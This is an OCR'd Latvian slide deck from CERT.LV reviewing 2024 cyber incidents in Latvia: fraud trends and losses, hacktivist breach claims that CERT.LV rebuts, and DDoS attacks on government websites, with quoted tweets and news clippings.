Atskats uz notikumiem Latvijas kibertelpā 2024. gadā

Varis Teivāns

11.12.2024

CERT.LV

CERT.LV

Draudu izcelsme

Krievija

Ķīna

Baltkrievija*

Ziemeļkoreja*

* maznozīmīga klātbūtne

Finansiāli motivēti uzbrukumi - krāpšana

- Finanšu pratība sabiedrībā acīmredzami klibo
  - viltus investīciju un kriptovalūtu platformas
- Trūkst izpratnes par oficiālo iestāžu leģitīmiem saziņas veidiem
  - Zvana, uzdodoties par “Valsts policijas” un “Drošības dienestu” pārstāvjiem
  - Arī pašām iestādēm jādemonstrē vienotas komunikācijas prakses un jāinformē sabiedrība
- Pakalpojuma darbības izpratne un daudzfaktoru autentifikācija pakalpojuma (Smart-ID) izpratne

Gandrīz visos gadījumos uzbrucējam jāizmanto kāds domēna vārds!

Zaudējumi 1 mil - 1.5 mil EUR mēnesī

Izcila sadarbība ar Valsts policiju

Canadian company at the centre of alleged international pyramid scheme

Foreign governments say hundreds of thousands of people in Bangladesh and Sri Lanka lost savings to Metaverse Foreign Exchange, headquartered in Ontario.

ZAK VESCERA,
ADRIAN GHOBRIAL
24 JULY, 2024 • 12 MIN READ

Metaverse Foreign Exchange Inc. is alleged to have defrauded hundreds of thousands of victims in Sri Lanka and Bangladesh out of roughly US$2.7 billion. (Illustration by CTV News)

- Intrukcijas Telegram grupās
- Finanšu operācijas ar kriptovalūtām
- Binance kā platforma
- Piramīdas shēma ar atdevi sākumā un “peļņas bildītēm” pārējā laikā…
- Piedalās pat izglītoti cilvēki ar labi apmāksātu darbu

Finansiāli motivēti uzbrukumi - krāpšana


- **Sūtījumu piegādes temats (pakas, pakomāti, muita, aizturēts sūtījums) ir krāpniekiem populārākais. Gadījumi daudzskaitlīgi, bet nozagtās summas salīdzinoši nelielas**

Haktīvisms un dezinformācija

ANONⓋ @xVENDETTAMAFIAx · Nov 21

Operation Latvia... We have all government websites databases from Achriv[.]gov, Knab[.]gov, Vid[.]gov

#Anonymous #AnonOpsVendetta #VendettaMafia @AnonOpsSE #OpLatvia #OpGOP #AnonOps



6 15 22 11K

6 15 22 2

Post your reply Reply

Colli @DatColli · Nov 22
But why?
84

Mikk w Clermont @mikkwallace · Nov 22
Supporting many Ops but
Why Latvia ? 🤔💉
1 59

tantael @_Tantael · Nov 22
But what is the point?
111

Legion @IAmAnonLegion · Nov 24
Hmu
53

Portsladian @Portsladian · Nov 22
Ok... Why?
1 4 196

Pink Lady @PinkLady_always · Nov 22
#Anonymous, please hack Russian & Chinese embassies around the world.
1 60

Haktīvisms un dezinformācija

Publiski paziņota kompromitēšana VID, KNAB

CERT.LV vienas dienas laikā identificē patieso mērķa sistēmu, uzstāda draudu medību aģentus, identificē uzbrucēju TTPs, likvidē apdraudējumu


9 gadus vecs tīmekļvietnes projekts ar SQL ievainojamībām

Nav nekāda saistība ar VID un KNAB sistēmām

Haktīvisms un dezinformācija

Anonymous
@YourAnonCentral

Anonymous is in the process of targeting several Georgia government and institutional websites for their support of Russia. Actions being taken in solidarity of the people's democratic aspirations.
#GeorgiaProtests #OpGeorgia



1:59 PM · Dec 3, 2024 · **52.6K** Views

Anonymous Latvija
@YourAnonLatvija

We are #Anonymous, we are #Legion, we do not forgive, we do not forget. Expect US! 2.0 x Member of #HellSec team & #ETA |
#OpRussia #OpChildSafety

127.0.0.1 hellsecurity.org Joined December 2023

272 Following **373** Followers

Not followed by anyone you're following

Posts Replies Media

Pinned


Anonymous Latvija @YourAnonLatvija · Dec 18, 2023
Mēs to nekad neaizmirsīsim, un nekad to nepiedosim!

> **Anonymous** @YourAnonLAT · Oct 15, 2022
> #Latvia #Levit #JV #LatvianGovernment #Anonymous #Anonymiss #HackThePlanet #DestroySystem
> We will never forget it...


2 13 3.3K

TOP infekcijas & apdraudējumi
DDOS dalībnieki ir arī Latvijā + VPN serveri

- **Ļaunatūru TOP10:**



Konfigurāciju nepilnības TOP10:



DDoS uzbrukumi

LSM.lv Latvijas Sabiedriskie Mediji

Valsts iestāžu mājaslapas piedzīvo intensīvus kiberuzbrukumus

Dalīties:

Hakeris darbībā. Attēls ilustratīvs. Freepik, Drazen Zigic

20. augusts, 16:45 | Papildināts 20. augustā, 19:17 | Latvijā | LETA | **Autori:** Latvijas Radio

Intensīvu kiberuzbrukumu dēļ Tīmekļvietņu vienotās platformas (TVP) mājaslapās periodiski novērojami darbības traucējumi – lēna darbība vai vietņu nepieejamība, aģentūru LETA informēja Ministru kabinetā.

TIEŠRAIDE: Īpašo bērnu nākotne Latvijā

1:1. Islandes 6. prezidents Gudni Johannesons

Šodienas jautājums: Kāpēc NBS nenotrieca Krievijas dronu? 20:04

Krustpunktā: Cik veiksmīgi valdība risina lielās finanšu un ekomomiskās problēmas? 53:42

Latvijas paraolimpiešu sagaidīšana pie Brīvības pieminekļa 02:00:00


Pierakstīties LSM.lv jaunumiem!

Populārākie >

1. Aicina līdz 30. septembrim pieteikties automātiskai pārmaksātā nodokļa atmaksai

2. Kam tiek valsts budžets? Četri valsts sekretāri pērn saņēma virs 100

Uzbrukumu iemesls sasaistāms ar Latvijas palīdzības paketi Ukrainai, kas tika apstiprināta 13. augustā - 30 aprīkotu transportlīdzekļu nodošanu Ukrainai.



LSM+ Public broadcasting of Latvia

Cyber attacks on public sector websites in Latvia Tuesday

Share

August 20, 17:49 | Defense | LETA | Authors: Eng.LSM.lv (Latvian Public Broadcasting)

Due to intensive cyber attacks, the websites of the unified state platform periodically experience malfunctions - slow operation or inaccessibility of the sites, the Cabinet of Ministers told LETA on August 20 afternoon.

Schools re-open in Ukraine with Latvian help

Latvia works on probation system for juveniles 02:24

Medical aid convoy heads to Ukraine from Latvia 03:36

Tactile walking trail set up near Lake Jugla, Riga 03:49

Audit Office: Latvia's economic annual report could use some work 11:10


Over €1 million lost to scammers by Latvians every month 02:36

Follow Eng.LSM.lv on social media!


Latest news >

16:08 Latvia has relatively large number of firefighters

DDOS uzbrukumu dinamika

